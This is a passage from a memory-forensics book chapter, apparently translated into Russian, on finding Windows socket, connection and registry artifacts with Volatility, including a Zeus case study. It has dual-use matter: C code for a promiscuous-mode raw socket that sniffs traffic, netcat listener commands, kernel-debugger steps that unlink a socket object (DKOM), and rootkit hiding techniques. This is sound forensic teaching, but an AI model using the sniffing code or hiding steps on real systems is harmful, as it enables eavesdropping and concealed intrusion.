Артефакты сокета и соединения

При вызове `socket` приложение передаёт следующие сведения:

• семейство адресов (`AF_INET` для IPv4, `AF_INET6` для IPv6);
• тип (`SOCK_STREAM`, `SOCK_DGRAM`, `SOCK_RAW`);
• протокол (`IPPROTO_TCP`, `IPPROTO_UDP`, `IPPROTO_IP`, `IPPROTO_ICMP`).

После вызова `socket` сокет ещё не готов к работе: приложение должно вызвать `bind` для серверного сокета или `connect` для клиентского. При вызове `bind` или `connect` указываются IP-адрес и порт конечной точки. Без них сокет работать не может. Поэтому логично, что структура `_ADDRESS_OBJECT`, то есть объект сокета, выделяется после `bind` или `connect`, а не сразу после `socket`.

На рисунке 18-1 показана последовательность вызовов API для простого TCP-сервера и связь этих API с артефактами в памяти. На рисунке 18-2 приведена та же связь для TCP-клиента. Полный исходный код можно найти в справочнике Windows Sockets 2 на MSDN.

Диаграммы показывают следующее:

1. И сервер, и клиент начинают с вызова `socket`, после которого вызывающий процесс открывает дескриптор `\Device\Afd\Endpoint`. Благодаря ему процесс пользовательского режима взаимодействует с `Afd.sys` в режиме ядра. Это вспомогательный функциональный драйвер (Auxiliary Function Driver) для Winsock2. Как будет показано в рецепте 18-3, дескриптор не является необязательным: он должен оставаться открытым всё время жизни сокета, иначе сокет станет недействительным.
2. Сервер вызывает `bind` (для клиента это необязательно), что приводит к появлению следующих артефактов:
◦ вызывающий процесс открывает дескриптор `\Device\Tcp`, `\Device\Udp` или `\Device\Ip` в зависимости от протокола, переданного `socket`;
◦ в ядре выделяется память под структуру `_ADDRESS_OBJECT`, поля которой заполняются согласно параметрам `socket` и `bind`.
3. Клиент вызывает `connect`. Возникают те же артефакты и дополнительно выделяется `_TCPT_OBJECT`, то есть объект соединения. Для каждого соединения с клиентом серверный процесс также связывается с `_TCPT_OBJECT` и новым набором дескрипторов. Артефакты существуют, пока клиентское и серверное приложения не вызовут `closesocket`; после этого дескрипторы закрываются, а объекты освобождаются. Освобождение объекта не означает немедленной перезаписи занятой им памяти. Поэтому следы прежних объектов можно находить в памяти ещё долго после использования сокетов.




Рисунок 18-1. Связь API сокетов с создаваемыми ими артефактами в памяти, сторона сервера




Рисунок 18-2. Связь API сокетов с создаваемыми ими артефактами в памяти, сторона клиента

Объекты сокетов и соединений

Microsoft не документирует `_ADDRESS_OBJECT` и `_TCPT_OBJECT`, но эти структуры неоднократно исследовались методом обратной разработки. Ниже приведён вариант, который используется платформой Volatility для Windows XP:

```
'_ADDRESS_OBJECT' : [ 0x68, { \
    'Next' : [ 0x0, ['pointer', ['_ADDRESS_OBJECT']]], \
    'LocalIpAddress' : [ 0x0c, ['unsigned long']], \
    'LocalPort' : [ 0x30, ['unsigned short']], \
    'Protocol'  : [ 0x32, ['unsigned short']], \
    'Pid' : [ 0x148, ['unsigned long']], \
    'CreateTime' : [ 0x158, ['_LARGE_INTEGER']], \
} ], \
'_TCPT_OBJECT' : [ 0x20, { \
    'Next' : [ 0x0, ['pointer', ['_TCPT_OBJECT']]], \
    'RemoteIpAddress' : [ 0xc, ['unsigned long']], \
    'LocalIpAddress' : [ 0x10, ['unsigned long']], \
    'RemotePort' : [ 0x14, ['unsigned short']], \
    'LocalPort' : [ 0x16, ['unsigned short']], \
    'Pid' : [ 0x18, ['unsigned long']], \
} ], \
```

Первое поле каждого объекта, `Next`, указывает на следующий объект, формируя односвязный список. У последнего элемента `Next` равен нулю. Поэтому существующие в системе сокеты можно перечислить, найдя начало списка `_ADDRESS_OBJECT` и следуя по указателям `Next` до нулевого. Так же перечисляют открытые соединения, проходя список `_TCPT_OBJECT`.

Именно так работают команды Volatility `sockets` и `connections`. Для каждой из них Volatility находит в памяти ядра `tcpip.sys` и глобальную переменную в разделе `.data` этого модуля. Команда `sockets` ищет `_AddrObjTable`, где хранится указатель на первый элемент `_ADDRESS_OBJECT`. Команда `connections` ищет `_TCBTable`, содержащую указатель на первый `_TCPT_OBJECT`. Процедура перечисления показана на рисунке 18-3; соответствующий исходный код находится в `volatility/win32/network.py`.




Рисунок 18-3. Схема поиска объектов сокетов и соединений в памяти

Следующие несколько рецептов посвящены практическим расследованиям по объектам сокетов и соединений, а также способам, которыми вредоносные программы скрывают сетевой обмен.

Рецепт 18-2. Анализ сетевых артефактов Zeus

Следующая команда показывает, как Volatility выводит сокеты из дампа памяти, заражённого Zeus:

```
$ python volatility.py sockets -f zeus.bin

Pid    Port   Proto  Create Time
892    19705  6      Thu Feb 12 03:38:14 2009
740    500    17     Thu Sep 18 05:33:19 2008
4      139    6      Thu Dec 11 20:51:51 2008
4      445    6      Thu Sep 18 05:32:51 2008
972    135    6      Thu Sep 18 05:32:59 2008
4      137    17     Thu Dec 11 20:51:51 2008
1320   1029   6      Thu Sep 18 05:33:29 2008
1064   123    17     Thu Dec 11 20:51:52 2008
740    0      255    Thu Sep 18 05:33:19 2008
1112   1025   17     Thu Sep 18 05:33:28 2008
1112   1033   17     Thu Sep 18 05:42:19 2008
4      138    17     Thu Dec 11 20:51:51 2008
892    35335  6      Thu Feb 12 03:38:14 2009
1112   1115   17     Thu Dec 11 18:54:24 2008
1064   123    17     Thu Dec 11 20:51:52 2008
892    1277   6      Thu Feb 12 03:38:15 2009
1156   1900   17     Thu Dec 11 20:51:52 2008
740    4500   17     Thu Sep 18 05:33:19 2008
1064   1276   17     Thu Feb 12 03:38:12 2009
1064   1275   17     Thu Feb 12 03:38:12 2009
4      445    17     Thu Sep 18 05:32:51 2008
```

В выводе видны идентификатор процесса-владельца, порт, протокол и время создания. Чтобы преобразовать числовой протокол в более понятный вид вроде `IPPROTO_TCP`, обратитесь к перечню Assigned Internet Protocol Numbers.[2] Начнём анализ с первой строки: процесс с PID 892 использует TCP-порт 19705. Поскольку `_ADDRESS_OBJECT` создаётся и для клиентских, и для серверных сокетов, пока нельзя понять, слушает ли процесс входящие соединения на TCP 19705 или лишь установил TCP-соединение с удалённой конечной точкой, например `google.com:80`, используя 19705 как исходный порт.

Однако известно, что порты ниже 1025 обычно резервируются для серверов. Порты выше 1025 могут быть временными клиентскими либо серверными портами приложений, которым не хватает привилегий для привязки в нижнем диапазоне. Конечно, бывают исключения: например, RDP привязывается к TCP 3389, хотя имеет право использовать нижние порты. Поэтому назначение TCP 19705 требует дополнительных сведений.

Продолжим с известным свойством временных клиентских портов: их номера увеличиваются на единицу до верхней границы, которая зависит от версии ОС, а затем снова начинаются с 1025. Если TCP 19705 - клиентский сокет, другим процессам, создавшим клиентские сокеты в пределах нескольких секунд, должны были достаться близкие номера. Расположим все созданные в это время сокеты по времени:

```
Pid    Port   Proto  Create Time
1064   1275   17     Thu Feb 12 03:38:12 2009
1064   1276   17     Thu Feb 12 03:38:12 2009
892    19705  6      Thu Feb 12 03:38:14 2009
892    35335  6      Thu Feb 12 03:38:14 2009
892    1277   6      Thu Feb 12 03:38:15 2009
```

В `03:38:12` система назначила порты 1275 и 1276 процессу с PID 1064. Через три секунды, в `03:38:15`, порт 1277 получил процесс с PID 892. Между этими событиями, в `03:38:14`, появились

сокеты с очень далёкими номерами 19705 и 35335. Такой рисунок указывает, что 1275, 1276 и 1277, вероятно, являются временными клиентскими сокетами, а 19705 и 35335 - серверными. Кроме того, первые два клиентских сокета используют протокол 17 (UDP) и могут обслуживать DNS-запросы.

Продолжить расследование можно, определив процессы-владельцы сокетов и активные соединения. Следующий вывод показывает, что рассматриваемые сокеты созданы двумя экземплярами `svchost.exe`, а TCP 1277 действительно является клиентским сокетом, соединённым с портом 80 узла `91.207.117.254` на Украине:

```
$ python volatility.py pslist -f zeus.vmem | grep 892
svchost.exe    892    728    26     294    Thu Sep 18 05:32:58 2008

$ python volatility.py pslist -f zeus.vmem | grep 1064
svchost.exe    1064   728    62     1235   Thu Sep 18 05:32:59 2008

$ python volatility.py connections -f zeus.vmem
Local Address             Remote Address            Pid
192.168.128.128:1277      91.207.117.254:80         892
```

В рецепте 9-6 при работе с `HandleDiff.exe` и в рецепте 16-6 при использовании плагина Volatility `malfind` было показано, что Zeus внедряет код в другие процессы ради скрытности. Теперь виден результат внедрения: сетевую активность Zeus как будто выполняет `svchost.exe`. Активных соединений для сокетов TCP 19705 и TCP 35335 нет, вероятно, лишь потому, что злоумышленники ещё не установили входящее соединение или заражённая система находилась за брандмауэром и была недоступна из Интернета.

Хотя многие части головоломки уже собраны, остаются вопросы. Для чего служат слушающие TCP-сокеты? Предоставляют ли они удалённую командную оболочку, то есть `cmd.exe`, или SOCKS-прокси, через который злоумышленники направляют соединения с заражённой машины? Ответить можно, извлекая вредоносный код из дампа памяти и анализируя его статически в IDA Pro (см. главу 17).

Рецепт 18-3. Обнаружение попыток скрыть активность TCP/IP

Слушающие порты и активные соединения можно скрывать разными способами. В таблице 18-1 перечислены некоторые варианты и способы их обнаружения в дампах памяти с помощью Volatility.

Таблица 18-1. Обнаружение сетевых руткитов в памяти

Приём руткита	Обнаружение в памяти
Перехват API пользовательского режима, используемых программами вроде `netstat.exe` и `TCPView.exe`: `DeviceIoControl`, `ZwDeviceIoControlFile`, `GetTcpTable`, `GetExtendedTcpTable`. Так работает руткит AFX [3].	Обнаружить перехваты плагином Volatility `apihooks` (см. главу 17) либо применить `sockets` или `connections`, поскольку перехваты API руткита не действуют, когда система не активна.
Установка драйвера ядра, который перехватывает функцию `IRP_MJ_DEVICE_CONTROL` объекта `\Device\Tcp` (принадлежит `tcpip.sys`) и фильтрует запросы с кодом `IOCTL_TCP_QUERY_INFORMATION_EX`. Джейми Батлер создал демонстрационный руткит [4] с таким методом.	Применить плагин Volatility `driverirp` (см. рецепт 17-5) либо команды `sockets` или `connections`.
Создание собственного драйвера NDIS, работающего намного ниже Winsock2 и потому обходящего создание обычных артефактов, включая объекты сокетов и соединений.	Искать загруженный драйвер сканированием объектов драйверов или скрытых потоков ядра.

Источники к таблице: [3], [4].

Сканирование объектов сокетов и соединений

Вместо обхода связных списков объектов сокетов и соединений, как это делают `sockets` и `connections`, команды `sockscan` и `connscan` сканируют дамп памяти в поисках пулов с подходящими тегом, размером и типом, страничным или нестраничным, а затем выполняют ряд проверок правдоподобия. Их можно изучить в исходных файлах `plugins/internal/connscan2.py` и `plugins/internal/sockscan.py`. Таким образом, `connscan` и `sockscan` способны выявить сокеты и соединения, которые вредоносная программа использовала ранее.

DKOM-атаки менее опасны для объектов сокетов и соединений, чем для объектов процессов, рассмотренных в рецепте 15-6. Иными словами, вряд ли вредоносная программа станет исключать из списка или перезаписывать `_ADDRESS_OBJECT`, чтобы скрыть слушающий сокет, либо `_TCPT_OBJECT`, чтобы скрыть активное соединение. Наши испытания показали, что эти объекты нельзя перезаписывать: иначе процесс теряет возможность обмениваться данными по сети. Мы проверили это следующим образом:

1. Запустили два экземпляра сервера netcat для Windows, слушающих разные порты:

```
C:\> nc.exe -l -p 9090
C:\> nc.exe -l -p 8080
```

2. С помощью отладчика ядра нашли символ `_AddrObjTable` на машине, где работали процессы netcat. Как объяснялось выше, `_AddrObjTable` содержит указатель на первую структуру `_ADDRESS_OBJECT` в списке.

```
kd> x *!_AddrObjTable
b2f3ba60 tcpip!AddrObjTable = <no type information>

kd> dd /c1 b2f3ba60
b2f3ba60  823342c8 ; Start of the _ADDRESS_OBJECT list
b2f3ba64  0000001f ; Size  of the _ADDRESS_OBJECT list
```

3. Вывели значения в начале списка `_ADDRESS_OBJECT`.

```
kd> dd /c1 823342c8
823342c8  00000000 ; Invalid
823342cc  00000000 ; Invalid
823342d0  820bd4e8 ; _ADDRESS_OBJECT for the port 8080 nc.exe
823342d4  8213d5f0 ; _ADDRESS_OBJECT for the port 9090 nc.exe
```

4. Перезаписали элемент `_ADDRESS_OBJECT` процесса netcat, слушающего порт 8080. В следующей команде `ed` заменяет 4 байта по адресу `823342d0` значением `0x00000000`. Затем снова вывели значения по адресам из шага 3, чтобы убедиться, что изменение применилось.

```
kd> ed 823342d0 0x00000000
kd> dd /c1 823342c8
823342c8  00000000 ; Invalid
823342cc  00000000 ; Invalid
823342d0  00000000 ; Invalid
823342d4  8213d5f0 ; _ADDRESS_OBJECT for the port 9090 nc.exe
```

5. Попытались подключиться к слушателю netcat на порту 8080. Попытка завершилась без ответа.
6. Попытались подключиться к слушателю netcat на порту 9090. Соединение установилось.

По результатам испытания известно, что DKOM можно применить к объектам сокетов и соединений, не вызывая полного сбоя системы и даже не нарушая работу других сетевых приложений. Однако цель DKOM, в данном случае процесс `nc.exe`, слушающий порт 8080, больше не сможет принимать входящие соединения.

Дополнительные артефакты

Большинство вредоносных программ использует API Winsock2, избегая сложностей собственной разработки драйвера NDIS. Как показано на рисунках 18-1 и 18-2, любое применение этой библиотеки для создания сокетов или соединений оставляет открытые дескрипторы устройств `\Device\Afd\Endpoint`, `\Device\Tcp` и других. Эти дескрипторы должны оставаться открытыми, иначе программа не сможет передавать и принимать данные. Если она закроет их, пытаясь замести следы, следующая сетевая операция вызовет исключение `C0000008` (недействительный дескриптор).

Поэтому можно искать процессы с открытыми дескрипторами `\Device\Afd\Endpoint` и `\Device\Tcp`, выявленными командой Volatility `files`, но без зарегистрированных сокетов и соединений. Опознать процессы с сетевыми возможностями помогают и другие артефакты:

• открытые дескрипторы файла истории Internet Explorer `index.dat`, обнаруживаемые командой `files`;
• загруженные DLL, например `wininet.dll`, `ws2_32.dll` и `winsock.dll`, обнаруживаемые командой `dlllist`;
• открытый дескриптор мьютекса вроде `WininetConnectionMutex`, обнаруживаемый командой `mutantscan`.

Рецепт 18-4. Обнаружение сырых сокетов и сетевых адаптеров в неразборчивом режиме

Процесс с правами администратора может включить сырые сокеты[5] из пользовательского режима через API Winsock2. Они дают программе доступ к данным нижележащего транспортного уровня, например заголовкам IP или TCP, благодаря чему вредоносная программа может подделывать пакеты. Кроме того, с сырым сокетом в неразборчивом режиме она способна перехватывать пароли, передаваемые заражённой машиной или другими узлами той же подсети.

Риск сырых сокетов уменьшают два обстоятельства. Во-первых, начиная с XP Service Pack 2 Windows запрещает процессам передавать TCP-данные через сырые сокеты и не разрешает отправлять UDP-дейтаграммы с недействительным исходным адресом. Во-вторых, для захвата пакетов других узлов подсети сеть должна использовать концентратор, рассылающий кадры и пакеты всем, либо незашифрованное беспроводное соединение.

Сокеты в неразборчивом режиме

Создать сокет Winsock2 в неразборчивом режиме можно так:

1. Создайте сырой сокет, передав `socket` флаги `SOCK_RAW` и `IPPROTO_IP`.

```
SOCKET s = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
```

2. При инициализации структуры `sockaddr_in`, передаваемой `bind`, установите порт в 0.

```
struct sockaddr_in sa;
struct hostent *host = gethostbyname(the_hostname);

memset(&sa, 0, sizeof(sa));
memcpy(&sa.sin_addr.s_addr,
    host->h_addr_list[in],
    sizeof(sa.sin_addr.s_addr));
```

```
    sa.sin_family      = AF_INET;
    sa.sin_port        = 0;

    bind(s, (struct sockaddr *)&sa, sizeof(sa));
```

3. Вызовите `WSAIoctl` или `ioctlsocket` с флагом `SIO_RCVALL`, чтобы включить для связанного с сокетом сетевого адаптера неразборчивый режим, то есть режим перехвата.

```
int buf;

WSAIoctl(s, SIO_RCVALL, &buf, sizeof(buf),
                0, 0, &in, 0, 0);
```

Обнаружение неразборчивого режима

В живой системе Windows сетевой адаптер в неразборчивом режиме можно обнаружить инструментом `promiscdetect`.[6] В дампе памяти достаточно команд Volatility `sockets` и `files`; специальный плагин даже не нужен. Описанные три шага оставляют в памяти очень характерный набор артефактов. Попробуйте заметить процесс с сырым сокетом в следующем дампе системы, заражённой трояном Ordergun/Gozi/UrSniff:[7]

```
$ python volatility.py sockets -f ursniff.vmem
Pid    Port   Proto  Create Time
1052   123    17     Wed Nov 18 01:23:24 2009
716    500    17     Wed Nov 18 01:23:20 2009
1824   0      0      Thu Jan 07 20:29:10 2010
4      445    6      Wed Nov 18 01:23:03 2009
[...]

$ python volatility.py files -p 1824 -f ursniff.vmem
Pid: 1824
File   \Device\HarddiskVolume1\WINDOWS\system32
File   \Device\KsecDD
File   \Device\Afd\Endpoint
File   \Device\RawIp\0
File   \Device\Afd\Endpoint
[...]
```

Это оказалось просто. Подведём итог: у процесса, открывшего сырой сокет с неразборчивым режимом или без него, будет сокет, привязанный к порту 0 протокола 0, и открытый дескриптор `\Device\RawIp\0`.

Анализ реестра

Если до чтения этой книги вы не считали реестр источником криминалистических свидетельств, теперь он вам уже знаком: его рассматривали в главах 9 и 10. Следующий раздел показывает реестр с другой стороны. В частности, здесь объясняется, как определить, к каким ключам реестра обращался процесс в момент получения образца памяти, и как извлечь значения и данные этих ключей. Содержимое реестра важно извлекать из памяти по нескольким причинам:

• **Нет доступа к диску.** Иногда диск заражённой системы, а значит и файлы кустов реестра, попросту недоступен.

• **Энергозависимые кусты и ключи.** У некоторых кустов, например `HKEY_LOCAL_MACHINE\HARDWARE`, нет связанного файла: они существуют только в памяти. Другой пример - `HKEY_CURRENT_USER\Volatile Environment`, содержащий временный набор переменных среды пользователя. Кроме того, вредоносная программа может создавать энергозависимые

ключи, передавая RegCreateKeyEx флаг REG_OPTION_VOLATILE. Во всех этих случаях извлечение данных из образца памяти с помощью Volatility - единственный вариант.

• **Атаки на кеш реестра.** Брендан Долан-Гэвитт показал, что злоумышленник может изменить кешированную версию ключей реестра в памяти ядра, подобно DKOM, не записывая изменения на диск. В частности, он способен изменить в памяти хеши пароля пользователя Administrator и затем войти удалённо. См. работу «Forensic analysis of the Windows registry in memory»: http://dfrws.org/2008/proceedings/p26-dolan-gavitt.pdf.

Рецепт 18-5. Анализ артефактов реестра с Memory Registry Tools

Чтобы читать или изменять реестр, процесс сначала должен открыть дескриптор нужного ключа функцией API вроде RegOpenKeyExA или RegCreateKeyExA. Если запрос успешен, процесс получает значение дескриптора и передаёт его функциям RegQueryValueExA, RegSetValueExA и другим для требуемой операции чтения или записи. Дескриптор остаётся действительным, пока процесс не вызовет RegCloseKey или не завершится.

Команда Volatility regobjkeys перечисляет открытые процессом ключи реестра. Так можно понять, как процесс использовал реестр в момент получения дампа памяти. Если плохо написанная вредоносная программа открыла ключ и забыла вызвать RegCloseKey, удастся получить свидетельства и о действиях, совершённых несколько часов или дней назад.

Случай Clampi/Illomo

